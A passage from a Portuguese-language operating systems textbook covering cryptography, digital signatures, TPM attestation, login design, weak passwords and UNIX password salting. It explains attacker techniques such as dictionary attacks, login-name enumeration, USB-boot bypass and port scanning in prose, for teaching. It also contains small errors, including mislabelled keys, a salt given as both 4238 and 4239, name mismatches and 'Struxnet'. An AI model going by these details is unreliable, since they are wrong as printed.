Em vez disso, o segredo depende dos parâmetros para os algoritmos chamados **chaves**. Se P é o arquivo de texto puro, K_E é a chave de criptografia, C é o texto cifrado e E é o algoritmo de codificação (isto é, a função), então $C = E(P, K_E)$. Essa é a definição da codificação. Ela diz que o texto cifrado é obtido usando o algoritmo de criptografia (conhecido), E, com o texto puro, P, e a chave de criptografia (secreta), K_E, como parâmetros. A ideia de que todos os algoritmos devam ser públicos e o segredo deva residir exclusivamente nas chaves é chamada de **princípio de Kerckhoffs**, formulado pelo criptógrafo holandês do século XIX, Auguste Kerckhoffs. Todos os criptógrafos sérios assinam embaixo dessa ideia.

Similarmente, $P = D(C, K_D)$, em que D é o algoritmo de codificação e K_D é a chave de descodificação. Isso diz que para conseguir o texto puro, P, de volta do texto cifrado, C, e a chave de descodificação, K_D, você executa o algoritmo D com C e K_D como parâmetros. A relação entre as várias partes é mostrada na Figura 9.15.

9.5.1 Criptografia por chave secreta

Para deixar isso mais claro, considere um algoritmo de codificação no qual cada letra é substituída por uma letra diferente, por exemplo, todos os *A* são substituídos por *Q*, todos os *B* são substituídos por *W*, todos os *C* são substituídos por *E*, e assim por diante dessa maneira:

texto puro: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

texto cifrado: Q W E R T Y U I O P A S D F G H J K L Z X C V B N M


Esse sistema geral é chamado de **substituição monoalfabética**, em que a chave é a cadeia de caracteres de 26 letras correspondendo ao alfabeto completo. A chave de decriptação nesse exemplo é *QWERTYUIOPASDFGHJKLZXCVBNM*. Para a chave dada, o texto puro *ATTACK* seria transformado no texto cifrado *QZZQEA*. A chave de decriptação diz como voltar do texto cifrado para o texto puro. Nesse exemplo, a chave de decriptação é *KXVMCNOPHQRSZYIJADLEGWBUFT*, pois um *A* no texto cifrado é um *K* no texto puro, um *B* no texto cifrado é um *X* no texto puro etc.

À primeira vista, isso poderia parecer um sistema seguro, pois embora o analista de criptografia conheça o sistema geral (substituição letra por letra), ele não sabe quais das $26! \approx 4 \times 10^{26}$ chaves possíveis está sendo usada. Mesmo assim, dado um montante surpreendentemente pequeno de texto cifrado, o código pode ser facilmente quebrado. O ataque básico tira vantagem das propriedades estatísticas das línguas naturais. Em inglês, por exemplo, *e* é a letra mais comum, seguida por *t, o, a, n, i* etc. As combinações de duas letras mais comuns, chamadas **diagramas**, são *th, in, er, re* e assim por diante. Usando esse tipo de informação, quebrar o código é fácil.

A maioria dos sistemas criptográficos, como esse, tem a propriedade de que, fornecida a chave criptográfica, é fácil de encontrar a chave de decriptação. Tais sistemas são chamados de **criptografia de chave secreta** ou **criptografia de chave simétrica**. Embora os códigos de substituição monoalfabética não tenham valor algum, outros algoritmos de chave simétrica são conhecidos e relativamente seguros se as chaves forem suficientemente longas. Para uma segurança séria, devem ser usadas chaves de no mínimo 256 bits, dado um espaço de busca de $2^{256} \approx 1{,}2 \times 10^{77}$ chaves. Chaves mais curtas podem demover amadores, mas não os principais governos.

9.5.2 Criptografia de chave pública

Os sistemas de chave secreta são eficientes porque a quantidade de computação exigida para criptografar ou decriptar uma mensagem é gerenciável, mas eles têm

FIGURA 9.15 Relacionamento entre o texto puro e o texto cifrado.

uma grande desvantagem: o emissor e o receptor devem ter em mãos a chave secreta compartilhada. Eles podem até ter de encontrar-se fisicamente para que um a dê para o outro. Para contornar esse problema, a **criptografia de chave pública** é usada (DIFFIE e HELLMAN, 1976). Esse sistema tem a propriedade que chaves distintas são usadas para criptografia e decriptação e que, fornecida uma chave criptográfica bem escolhida, é virtualmente impossível descobrir-se a chave de decriptação correspondente. Sob essas circunstâncias, a chave de encriptação pode ser tornada pública e apenas a chave de decriptação mantida em segredo.

Apenas para dar uma noção da criptografia de chave pública, considere as duas questões a seguir:

Questão 1: quanto é 314159265358979 × 314159265358979?
Questão 2: Qual é a raiz quadrada de 3912571506419387090594828508241?

A maioria dos alunos da sexta série, se receberem um lápis, papel e a promessa de um *sundae* realmente grande pela resposta correta, poderia responder à questão 1 em uma hora ou duas. A maioria dos adultos, se recebessem um lápis, papel e a promessa de um abatimento vitalício de 50% em seu imposto de renda, não conseguiria solucionar a questão 2 de jeito nenhum sem usar uma calculadora, computador ou outra ajuda externa. Embora as operações de elevar ao quadrado e extrair a raiz quadrada sejam inversas, elas diferem enormemente em sua complexidade computacional. Esse tipo de assimetria forma a base da criptografia de chave pública. A encriptação faz uso da operação fácil, mas a decriptação sem a chave exige que você realize a operação difícil.

Um sistema de chave pública chamado **RSA** explora o fato de que a multiplicação de números realmente grandes é muito mais fácil para um computador do que a fatoração de números realmente grandes, em especial quando toda a aritmética é feita usando a aritmética de módulo e todos os números envolvidos têm centenas de dígitos (RIVEST et al., 1978). Esse sistema é amplamente usado no mundo criptográfico. Sistemas baseados em logaritmos discretos também são usados (EL GAMAL, 1985). O principal problema com a criptografia de chave pública é que ela é mil vezes mais lenta do que a criptografia simétrica.

A maneira como a criptografia de chave pública funciona é que todos escolhem um par (chave pública, chave privada) e publicam a chave pública. A chave pública é de encriptação; a chave privada é a de decriptação. Em geral, a criação da chave é automatizada, possivelmente com uma senha selecionada pelo usuário fornecida ao algoritmo como uma semente. Para enviar uma mensagem secreta a um usuário, um correspondente encripta a mensagem com a chave pública do receptor. Como somente o receptor tem a chave privada, apenas ele pode decriptar a mensagem.

9.5.3 Funções de mão única

Em várias situações que veremos mais tarde é desejável ter alguma função, f, que tem a propriedade que dado f e seu parâmetro x, calcular $y = f(x)$ é algo fácil de fazer, mas dado somente $f(x)$, encontrar x é computacionalmente impossível. Esse tipo de função costuma embaralhar os bits de maneiras complexas. Ela pode começar inicializando y para x. Então ela poderia ter um laço para iterar tantas vezes quantas há bits 1 em x, com cada iteração permutando os bits de y de uma maneira dependente da iteração, adicionando uma constante diferente em cada iteração, e em geral misturando os bits muito bem. Essa função é chamada de **função de resumo (hash) criptográfico**.

9.5.4 Assinaturas digitais

Com frequência é necessário assinar um documento digitalmente. Por exemplo, suponha que um cliente instrua o banco a comprar algumas ações para ele enviando ao banco uma mensagem de e-mail. Uma hora após o pedido ter sido enviado e executado, a ação despenca. O cliente agora nega ter enviado algum dia o e-mail. O banco pode apresentar o e-mail, é claro, mas o cliente pode alegar que o banco o forjou a fim de ganhar uma comissão. Como um juiz vai saber quem está dizendo a verdade?

Assinaturas digitais tornam possível assinar e-mails e outros documentos digitais de tal maneira que eles não possam ser repudiados pelo emissor mais tarde. Uma maneira comum é primeiro executar o documento através de um algoritmo de resumo criptográfico de sentido único que seja muito difícil de inverter. A função de resumo normalmente produz um resultado de comprimento fixo não importa qual seja o tamanho do documento original. As funções de resumo mais populares usadas são o **SHA-1** (**Secure Hash Algorithm** — Algoritmo de resumo seguro), que produz um resultado de 20 bytes (NIST, 1995). Versões mais novas do SHA-1 são o **SHA-256** e o **SHA-512**, que produzem resultados de 32 e 64 bytes, respectivamente, mas têm sido menos usados até o momento.

O passo a seguir presume o uso da criptografia de chave pública como descrito. O proprietário do documento então aplica sua chave privada ao resumo para obter *D*(*resumo*). Esse valor, chamado de **assinatura de bloco**, é anexado ao documento e enviado ao receptor, como mostrado na Figura 9.16. A aplicação de *D* ao resumo é às vezes referida como a decriptação do resumo, mas não se trata realmente de uma decriptação, pois ele não foi criptografado. Trata-se apenas de uma transformação matemática do resumo.

Quando o documento e o resumo chegam, o receptor primeiro calcula o resumo do documento usando SHA-1 ou qualquer que tenha sido a função de resumo criptográfica acordada antes. O receptor então aplica a chave pública do emissor ao bloco de assinatura para obter *E*(*D*(*resumo*)). Na realidade, ele "encripta" o resumo decriptado, cancelando-o e recebendo o resumo de volta. Se o resumo calculado não casar com o resumo do bloco de assinatura, o documento, o bloco de assinatura, ou ambos, foram alterados (ou modificados por acidente). O valor desse esquema é que ele aplica a criptografia de chave pública (lenta) apenas a uma parte relativamente pequena de dados, o resumo. Observe cuidadosamente que esse método funciona somente se para todo x.

$$E\,(D\,(x)) = x$$

Não é garantido por antecipação que todas as funções criptográficas terão essa propriedade, já que tudo o que pedimos originalmente foi que

$$D\,(E\,(x)) = x$$

isto é, *E* é a função criptográfica e *D* é a função de decriptação. Para adicionar a propriedade da assinatura, a ordem de aplicação não deve importar, isto é, *D* e *E* devem ser funções comutativas. Felizmente, o algoritmo RSA tem a sua propriedade.

Para usar esse esquema de assinatura, o receptor deve conhecer a chave pública do emissor. Alguns usuários publicam sua chave pública em sua página da web. Outros não o fazem porque eles temem que um intruso viole o seu sistema e altere secretamente sua chave. Para eles, um mecanismo alternativo é necessário para distribuir chaves públicas. Um método comum é para os emissores de mensagens anexarem um **certificado** à mensagem, que contém o nome do usuário e a chave pública e é digitalmente assinado por um terceiro de confiança. Uma vez que o usuário tenha adquirido a chave pública do terceiro de confiança, ele pode aceitar certificados de todos os emissores que usam seu terceiro de confiança para gerar seus certificados.


Um terceiro de confiança que assina certificados é chamado de **CA** (**Certification Authority** — Autoridade de certificação). No entanto, para um usuário verificar um certificado assinado por uma CA, ele precisa da chave pública da CA. De onde isso vem e como o usuário sabe que ela é a chave real? Fazer isso exige de maneira geral todo um esquema para gerenciar chaves públicas, chamado de **PKI** (**Public Key Infrastructure** — Infraestrutura de chave pública). Para navegadores da web, o problema é solucionado de uma maneira improvisada: todos os navegadores vêm pré-carregados com as chaves públicas de aproximadamente 40 CAs populares.

Já descrevemos como a criptografia de chave pública pode ser usada para assinaturas digitais. Também vale a pena mencionar que também existem os esquemas que não envolvem a criptografia de chave pública.

9.5.5 Módulos de plataforma confiável

Toda criptografia exige chaves. Se as chaves são comprometidas, toda a segurança baseada nelas também é comprometida. Armazenar as chaves de maneira segura é, portanto, essencial. Como armazenar chaves de maneira segura em um sistema que não é seguro?

Uma proposta que a indústria apresentou é um chip chamado de **TPM** (**Trusted Platform Module** —

FIGURA 9.16 (a) Calculando um bloco de assinatura. (b) O que o receptor recebe.

Módulo de Plataforma Confiável), que é um criptoprocessador com alguma capacidade de armazenamento não volátil dentro dele para chaves. O TPM pode realizar operações criptográficas como encriptar blocos de texto puro ou a decriptação de blocos de texto cifrado na memória principal. Ele também pode verificar assinaturas digitais. Quando todas essas operações estiverem feitas em hardwares especializados, elas se tornam muito mais rápidas e sua chance de serem mais usadas aumenta. Muitos computadores já têm chips TPM e muitos mais provavelmente os terão no futuro.

O TPM é extremamente controverso porque diferentes partes têm diferentes ideias a respeito de quem vai controlar o TPM e do que ele vai proteger de quem. A Microsoft tem sido uma grande defensora desse conceito e desenvolveu uma série de tecnologias para usá-lo, incluindo Palladium, NGSCB e BitLocker. Do ponto de vista da empresa, o sistema operacional controla o TPM e o usa, por exemplo, para encriptar o disco rígido. No entanto, ele também quer usar o TPM para evitar que softwares não autorizados sejam executados. "Softwares não autorizados" podem ser softwares pirateados (isto é, ilegalmente copiados) ou apenas um software que o sistema operacional não autoriza. Se o TPM estiver envolvido no processo de inicialização, ele pode inicializar somente os sistemas operacionais sinalizados por uma chave secreta colocada dentro do TPM pelo fabricante e revelada apenas para vendedores do sistema operacional selecionado (por exemplo, Microsoft). Assim, o TPM poderia ser usado para limitar as escolhas de usuários do software para aqueles aprovados pelo fabricante do computador.

As indústrias da música e do cinema também se interessam muito pelo TPM na medida em que ele poderia ser usado para evitar a pirataria de seu conteúdo. Ele também poderia abrir novos modelos de negócios, como o aluguel de músicas e filmes por um período específico ao recusar-se a fazer a decriptação deles após o fim de seu prazo.

Um uso interessante para TPMs é conhecido como atestação remota. A **atestação remota** permite que um terceiro verifique que o computador com TPM execute o software que ele deveria estar executando, e não algo que não pode ser confiado. A ideia é que a parte que atesta use o TPM para criar "medidas" que consistem em resumos criptográficos da configuração. Por exemplo, vamos presumir que o terceiro não confie em nada em nossa máquina, exceto o BIOS. Se o terceiro investigando (externo) fosse capaz de verificar que estávamos executando um software *bootloader* confiável e não algum malicioso, isso seria um começo. Se pudéssemos provar adicionalmente que executávamos um núcleo legítimo nesse software confiável, melhor ainda. E se pudéssemos, por fim, mostrar que nesse núcleo executávamos a versão certa de uma aplicação legítima, o terceiro investigando poderia ficar satisfeito em relação a nossa confiabilidade.

Vamos primeiro considerar o que acontece em nossa máquina, a partir do momento que ela inicializa. Quando o BIOS (confiável) inicializa, ele primeiro inicializa o TPM e o utiliza para criar um resumo criptográfico do código na memória após carregar o *bootloader*. O TPM escreve o resultado em um registrador especial, conhecido como **PCR** (**Platform Configuration Register** — Registrador de configuração de plataforma). Os PCRs são especiais porque eles não podem ser sobrescritos diretamente — mas apenas "estendidos". Para estender o PCR, o TPM pega um resumo criptográfico da combinação do valor de entrada e o valor anterior no PCR, e armazena isso no PCR. Desse modo, se nosso *bootloader* for benigno, ele gerará uma medida (criar um resumo) para o núcleo carregado e estenderá o PCR que antes continha a medida para o *bootloader* em si. Intuitivamente, podemos considerar o resumo criptográfico resultante no PCR como uma cadeia de resumo, que liga o núcleo ao *bootloader*. Agora o núcleo, por sua vez, toma uma medida da aplicação e estende o PCR com isso.

Agora vamos considerar o que acontece quando um terceiro externo quer verificar se estamos executando a pilha de software (confiável) certa, e não algum outro código arbitrário. Primeiro, a parte investigando cria um valor imprevisível de, por exemplo, 160 bits. Esse valor, conhecido com um **nonce**, é simplesmente um identificador único para essa solicitação de verificação. Ele serve para evitar que um atacante grave a resposta a uma solicitação de atestação remota, mudando a configuração da parte que atesta e então apenas reproduzindo a resposta anterior para todas as solicitações de atestação subsequentes. Ao incorporar um *nonce* no protocolo, esse tipo de replay não é possível. Quando o lado atestando recebe a solicitação de atestação (com o *nonce*), ele usa o TPM para criar uma assinatura (com sua chave única e não forjável) para a concatenação do *nonce* e o valor do PCR. Ele então envia de volta sua assinatura, o nonce, o valor do PCR e resumos para o *bootloader*, o núcleo e a aplicação. A parte que investiga verifica primeiro a assinatura e o *nonce*. Em seguida, ela examina os três resumos em seu banco de dados de *bootloaders*, núcleos e aplicações confiáveis. Se eles não estiverem lá, a atestação falhará. De outra maneira, a parte investigando recria o resumo combinado de todos os três componentes e os compara ao valor

do PCR recebido do lado atestador. Se os valores casarem, o lado investigador terá certeza de que o lado atestador foi inicializado com exatamente aqueles três componentes. O resultado sinalizado evita que atacantes forjem o resultado, e tendo em vista que sabemos que o *bootloader* confiável realiza a medida apropriada do núcleo e o núcleo por sua vez mede a aplicação, nenhuma outra configuração de código poderia ter produzido a mesma cadeia de resumo.

O TPM tem uma série de outros usos a respeito dos quais não temos espaço para nos aprofundarmos. De maneira bastante interessante, uma coisa que o TPM não faz é tornar os computadores mais seguros contra ataques externos. O seu foco realmente é utilizar a criptografia para evitar que os usuários façam qualquer coisa que não seja aprovada direta ou indiretamente por quem quer que controle o TPM. Se você quiser aprender mais sobre esse assunto, o artigo sobre Computação Confiável (Trusted Computing) na Wikipédia é um bom ponto de partida.

9.6 Autenticação

Todo sistema computacional *seguro* deve exigir que todos os usuários sejam autenticados no momento do login. Afinal de contas, se o sistema operacional não pode certificar-se de quem é o usuário, ele não pode saber quais arquivos e outros recursos ele pode acessar. Embora a autenticação possa soar como um assunto trivial, ela é um pouco mais complicada do que você poderia esperar. Vamos em frente.

A autenticação de usuário é uma daquelas coisas que quisemos dizer com “a ontogenia recapitula a filogenia” na Seção 1.5.7. Os primeiros computadores de grande porte, como o ENIAC, não tinham um sistema operacional, muito menos uma rotina de login. Mais tarde, sistemas de tempo compartilhado e computadores de grande porte em lote (*mainframe batch*) tinham em geral uma rotina de login para autenticar trabalhos e usuários.

Os primeiros microcomputadores (por exemplo, PDP-1 e PDP-8) não tinham uma rotina de login, mas com a disseminação do UNIX e do minicomputador PDP-11, o login tornou-se novamente necessário. Os primeiros computadores pessoais (por exemplo, o Apple II e o PC IBM original) não tinham uma rotina de login, mas sistemas operacionais de computadores pessoais mais sofisticados, como o Linux e o Windows 8, têm. Máquinas em LANs corporativas quase sempre têm uma rotina de login configurada de maneira que os usuários não possam evitá-la. Por fim, muitas pessoas hoje em dia se conectam (indiretamente) a computadores remotos para fazer Internet banking, realizar compras por meio eletrônico, baixar música e outras atividades comerciais. Todas essas coisas exigem o login autenticado, de maneira que a autenticação de usuários é mais uma vez um tópico importante.

Tendo determinado que a autenticação é muitas vezes importante, o passo seguinte é encontrar uma boa maneira de alcançá-la. A maioria dos métodos de autenticação de usuários quando eles fazem uma tentativa de login são baseadas em três princípios gerais, a saber, identificar

1. Algo que o usuário conhece.
2. Algo que o usuário tem.
3. Algo que o usuário é.

Às vezes dois desses são necessários para segurança adicional. Esses princípios levam a diferentes esquemas de autenticação com diferentes complexidades e propriedades de segurança. Nas seções a seguir examinaremos cada um deles.

A forma de autenticação mais amplamente usada é exigir que o usuário digite um nome de login e uma senha. A proteção de senha é fácil de compreender e de implementar. A implementação mais simples apenas mantém uma lista central de pares (nome de login, senha). O nome de login digitado é procurado na lista e a senha digitada é comparada à senha armazenada. Se elas casarem, o login é permitido; se não, o login é rejeitado.

É desnecessário dizer que enquanto uma senha está sendo digitada, o computador não deve exibir os caracteres digitados, para mantê-los longe de olhos bisbilhoteiros próximos do monitor. Com Windows, à medida que cada caractere é digitado, um asterisco é exibido. Com UNIX, nada é exibido enquanto a senha está sendo digitada. Esses esquemas têm diferentes propriedades. O esquema do Windows pode facilitar para usuários distraídos verem quantos caracteres eles já digitaram, mas ele também revela o comprimento da senha para “bisbilhoteiros”. Do ponto de vista da segurança, o silêncio vale ouro.

Outra área na qual essa questão tem sérias implicações de segurança é ilustrada na Figura 9.17. Na Figura 9.17(a), um login bem-sucedido é mostrado, com a saída do sistema em letras maiúsculas e a entrada do usuário em letras minúsculas. Na Figura 9.17(b), uma tentativa fracassada por um cracker de fazer um login no Sistema *A* é mostrada. Na Figura 9.17(c) uma tentativa fracassada por um cracker de fazer login no Sistema *B* é mostrada.

FIGURA 9.17 (a) Um login bem-sucedido. (b) Login rejeitado após nome ser inserido. (c) Login rejeitado após nome e senha serem digitados.

(a)	(b)	(c)
LOGIN: mauro	LOGIN: carolina	LOGIN: carolina
SENHA: qualquer	NOME INVÁLIDO	SENHA: umdois
LOGIN COM SUCESSO	LOGIN:	LOGIN INVÁLIDO
		LOGIN:

Na Figura 9.17(b), o sistema reclama tão logo ele vê um nome de login inválido. Isso é um erro, uma vez que ele permite que um cracker siga tentando logar nomes até encontrar um válido. Na Figura 9.17(c), é sempre pedido ao cracker uma senha e ele não recebe um retorno sobre se o nome do login em si é válido. Tudo o que ele fica sabendo é que o nome do login mais a combinação da senha tentados estão errados.

Como uma nota sobre rotinas de login, a maioria dos notebooks é configurada de maneira a exigir um nome de login e senha para proteger seus conteúdos caso sejam perdidos ou roubados. Embora melhor do que nada, não é muito melhor. Qualquer pessoa que pegar um notebook, ligá-lo e imediatamente ir para o programa de configuração BIOS acionando DEL ou F8 ou alguma outra tecla específica do BIOS (em geral exibida na tela) antes que o sistema operacional seja inicializado. Uma vez ali, ela pode mudar a sequência de inicialização, dizendo-o para inicializar a partir de um pen-drive antes de tentar o disco rígido. Essa pessoa então insere um pen-drive contendo um sistema operacional completo e o inicializa a partir dele. Uma vez executando, o disco rígido pode ser montado (em UNIX) ou acessado como *D:* drive (Windows). Para evitar essa situação, a maioria dos BIOS permite que o usuário proteja com senha seu programa de configuração BIOS de maneira que apenas o proprietário possa mudar a sequência de inicialização. Se você tem um notebook, pare de ler agora. Vá colocar uma senha no seu BIOS, então volte.

Senhas fracas

Muitas vezes, crackers realizam seu ataque apenas conectando-se ao computador-alvo (por exemplo, via internet) e tentando muitas combinações (nome de login, senha) até encontrarem uma que funcione. Muitas pessoas usam seu nome de uma forma ou outra como seu nome de login. Para alguém chamado "Ellen Ann Smith", ellen, smith, ellen_smith, ellen-smith, ellen.smith, esmith, easmith e eas são todos candidatos razoáveis. Armado com um desses livros intitulados *4096 Nomes para o seu novo bebê*, mais uma lista telefônica cheia de sobrenomes, um cracker pode facilmente compilar uma lista computadorizada de nomes de login potenciais apropriados para o país sendo atacado (ellen_smith pode funcionar bem nos Estados Unidos ou Inglaterra, mas provavelmente não no Japão).

É claro, adivinhar o nome do login não é o suficiente. A senha tem de ser adivinhada, também. Quão difícil é isso? Mais fácil do que você imagina. O trabalho clássico sobre segurança de senhas foi realizado por Morris e Thompson (1979) em sistemas UNIX. Eles compilaram uma lista de senhas prováveis: nomes e sobrenomes, nomes de ruas, nomes de cidades, palavras de um dicionário de tamanho moderado (também palavras soletradas de trás para a frente), números de placas de carros etc. Então compararam sua lista com o arquivo de senhas do sistema para ver se algumas casavam. Mais de 86% de todas as senhas apareceram em sua lista.

Para que ninguém pense que usuários de melhor qualidade escolhem senhas de melhor qualidade, esse com certeza não é o caso. Quando em 2012, 6,4 milhões resumos criptográficos de senhas do LinkedIn vazaram para a web após um ataque, muita gente se divertiu analisando os resultados. A senha mais popular era "senha". A segunda mais popular era "123456" ("1234", "12345" e "12345678" também estavam no top 10). Não exatamente invioláveis. Na realidade, crackers podem compilar uma lista de nomes de login potenciais e uma lista de senhas potenciais sem muito trabalho, e executar um programa para tentá-las em tantos computadores quantos puderem.

Isso é similar ao que os pesquisadores na IOActive fizeram em março de 2013. Eles varreram uma longa lista de roteadores e decodificadores (*set-top boxes*) para ver se eram vulneráveis ao tipo mais simples de ataque. Em vez de tentar muitos nomes de login e senhas, como sugerimos, eles tentaram somente o login e senha padrões conhecidos instalados pelos fabricantes. Os usuários deveriam mudar esses valores imediatamente, mas parece que muitos não o fazem. Os pesquisadores descobriram que centenas de milhares desses dispositivos são potencialmente vulneráveis. Talvez mais preocupante ainda,

o ataque Struxnet sobre a instalação nuclear iraniana fez uso do fato de os computadores Siemens que controlam a centrífuga terem usado uma senha padrão — uma que estava circulando na internet por anos.

O crescimento da web tornou o problema muito pior. Em vez de ter apenas uma senha, muitas pessoas têm agora dúzias ou mesmo centenas. Como lembrar-se de todas elas é difícil demais, elas tendem a escolher senhas simples, fracas e reutilizá-las em muitos sites (FLORENCIO e HERLEY, 2007; e TAIABUL HAQUE et al., 2013).

Faz realmente alguma diferença se as senhas são fáceis de adivinhar? Sim, com certeza. Em 1998, o *San Jose Mercury News* fez uma reportagem sobre um residente de Berkeley, Peter Shipley, que havia configurado diversos computadores não utilizados como **discadores de guerra**, que discavam todos os 10 mil números de telefones pertencendo a uma área [por exemplo, (415) 770 xxxx], normalmente em uma ordem aleatória para driblar as companhias de telefone que desaprovam esse tipo de uso e buscam detectá-lo. Após fazer 2,6 milhões de chamadas, ele localizou 20 mil computadores na chamada *Bay Area*, 200 dos quais não tinham segurança alguma.

A internet foi um presente dos deuses para os crackers. Ela tirou toda a chateação do seu trabalho. Não há mais a necessidade de ligar para números de telefone (e menos ainda esperar pelo sinal). A "guerra de discagem" funciona agora assim. Um cracker pode escrever um roteiro *ping* (enviar um pacote de rede) para um conjunto de endereços IP. Se não receber resposta alguma, o script subsequentemente tenta estabelecer uma conexão TCP com todos os serviços possíveis que possam estar executando na máquina. Como mencionado, esse mapeamento do que está executando em qual computador é conhecido como varredura de porta (*portscanning*) e em vez de escrever um script do início, o invasor pode muito bem usar ferramentas especializadas como nmap que fornecem uma ampla gama de técnicas avançadas de varredura de porta. Agora que o invasor sabe quais servidores estão executando em qual máquina, o passo seguinte é lançar o ataque. Por exemplo, se o violador quisesse sondar a proteção da senha, ele se conectaria àqueles serviços que usam esse método de autenticação, como o servidor telnet, ou mesmo o servidor da web. Já vimos que uma senha fraca ou padrão capacita os atacantes a colher um grande número de contas, às vezes com todos os direitos do administrador.

Segurança por senhas do UNIX

Alguns sistemas operacionais (mais antigos) mantêm o arquivo de senha no disco na forma decriptada, mas protegido pelos mecanismos de proteção do sistema usuais. Ter todas as senhas em um arquivo de disco em forma decriptada é simplesmente procurar por problemas, pois seguidamente muitas pessoas têm acesso a ele. Estas podem incluir administradores do sistema, operadores de máquinas, pessoal de manutenção, programadores, gerenciamento e talvez até algumas secretárias.

Uma solução melhor, usada em sistemas UNIX, funciona da seguinte forma. O programa de login pede ao usuário para digitar seu nome e senha. A senha é imediatamente "encriptada", usando-a como uma chave para encriptar um bloco fixo de dados. Efetivamente, uma função de mão única está sendo executada, com a senha como entrada e uma função da senha como saída. Esse processo não é de fato criptografia, mas é mais fácil falar sobre ele como tal. O programa de login então lê o arquivo de senha, que é apenas uma série de linhas ASCII, uma por usuário, até encontrar a linha contendo o nome de login do usuário. Se a senha (encriptada) contida nessa linha casa com a senha encriptada recém-computada, o login é permitido, de outra maneira é recusado. A vantagem desse esquema é que ninguém, nem mesmo o superusuário, poderá procurar pelas senhas de qualquer usuário, pois elas não estão armazenadas de maneira encriptada em qualquer parte do sistema. Para fins de ilustração, presumimos por ora que a senha encriptada é armazenada no próprio arquivo de senhas. Mais tarde, veremos que esse não é mais o caso para os modelos modernos do UNIX.

Se o atacante consegue obter a senha encriptada, o esquema pode ser atacado como a seguir. Um cracker primeiro constrói um dicionário de senhas prováveis da maneira que Morris e Thompson fizeram. A seu tempo, elas são encriptadas usando o algoritmo conhecido. Não importa quanto tempo leva esse processo, pois ele é feito antes da invasão. Agora, armado com uma lista de pares (senha, senha encriptada), o cracker ataca. Ele lê o arquivo de senhas (publicamente acessível) e captura todas as senhas encriptadas. Para cada ataque, o nome de login e senha encriptadas são agora conhecidos. Um simples *shell script* pode automatizar esse processo de maneira que ele possa ser levado adiante em uma fração de segundo. Uma execução típica do script produzirá dúzias de senhas.

Após reconhecer a possibilidade desse ataque, Morris e Thompson descreveram uma técnica que torna o ataque quase inútil. Sua ideia é associar um número aleatório de *n*-bits, chamado **sal**, com cada senha. O número aleatório é modificado toda vez que a senha é modificada. Ele é armazenado no arquivo de senha na

forma decriptada, de maneira que todos possam lê-lo. Em vez de apenas armazenar a senha criptografada no arquivo de senhas, a senha e o número aleatório são primeiro concatenados e então criptografados juntos. Esse resultado criptografado é então armazenado no arquivo da senha, como mostrado na Figura 9.18 para um arquivo de senha com cinco usuários, Bobbie, Tony, Laura, Mark e Deborah. Cada usuário tem uma linha no arquivo, com três entradas separadas por vírgulas: nome do login, sal e senha + sal encriptadas + sal. A notação *e(Dog, 4238)* representa o resultado da concatenação da senha de Bobbie, Dog, com seu sal aleatoriamente designado, 4239, e executando-o através da função criptográfica, *e*. É o resultado da encriptação que é armazenado como o terceiro campo da entrada de Bobbie.

Agora considere as implicações para um cracker que quer construir uma lista de senhas prováveis, criptografá-las e salvar os resultados em um arquivo ordenado, *f*, de maneira que qualquer senha criptografada possa ser encontrada facilmente. Se um intruso suspeitar que *Dog* possa ser a senha, não basta mais criptografar *Dog* e colocar o resultado em *f*. Ele tem de criptografar 2^n cadeias, como *Dog0000*, *Dog0001*, *Dog0002*, e assim por diante e inseri-las todas em *f*. Essa técnica aumenta o tamanho de *f* por 2^n. UNIX usa esse método com $n = 12$.

Para segurança adicional, versões modernas do UNIX tipicamente armazenam as senhas criptografadas em um arquivo "sombra" em separado que, ao contrário do arquivo senha, é legível apenas pelo usuário root. A combinação do uso do sal no arquivo de senhas e torná-lo ilegível exceto indiretamente (e lentamente) pode em geral suportar a maioria dos ataques sobre ele.

FIGURA 9.18 O uso do sal para derrotar a pré-computação de senhas criptografadas.

Barbara, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB#Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

Senhas de uso único

A maioria dos superusuários encoraja seus usuários mortais a mudar suas senhas uma vez ao mês, o que é ignorado. Ainda mais extremo é modificar a senha com cada login, levando a **senhas de uso único**. Quando senhas de uso único são utilizadas, o usuário recebe um livro contendo uma lista de senhas. Cada login usa a próxima senha na lista. Se um intruso descobrir um dia uma senha, isso não vai ajudá-lo muito, pois da próxima vez uma senha diferente será usada. Sugere-se ao usuário que ele evite perder o livro de senhas.

Na realidade, um livro não é necessário por causa de um esquema elegante desenvolvido por Leslie Lamport que permite que um usuário se conecte de maneira segura por uma rede insegura utilizando senhas de uso único (LAMPORT, 1981). O método de Lamport pode ser usado para permitir que um usuário executando em um PC em casa conecte-se a um servidor na internet, mesmo que intrusos possam ver e copiar todo o tráfego em ambas as direções. Além disso, nenhum segredo precisa ser armazenado no sistema de arquivos tanto do servidor quanto do usuário do PC. O método é às vezes chamado de **cadeia de resumos de mão única**.

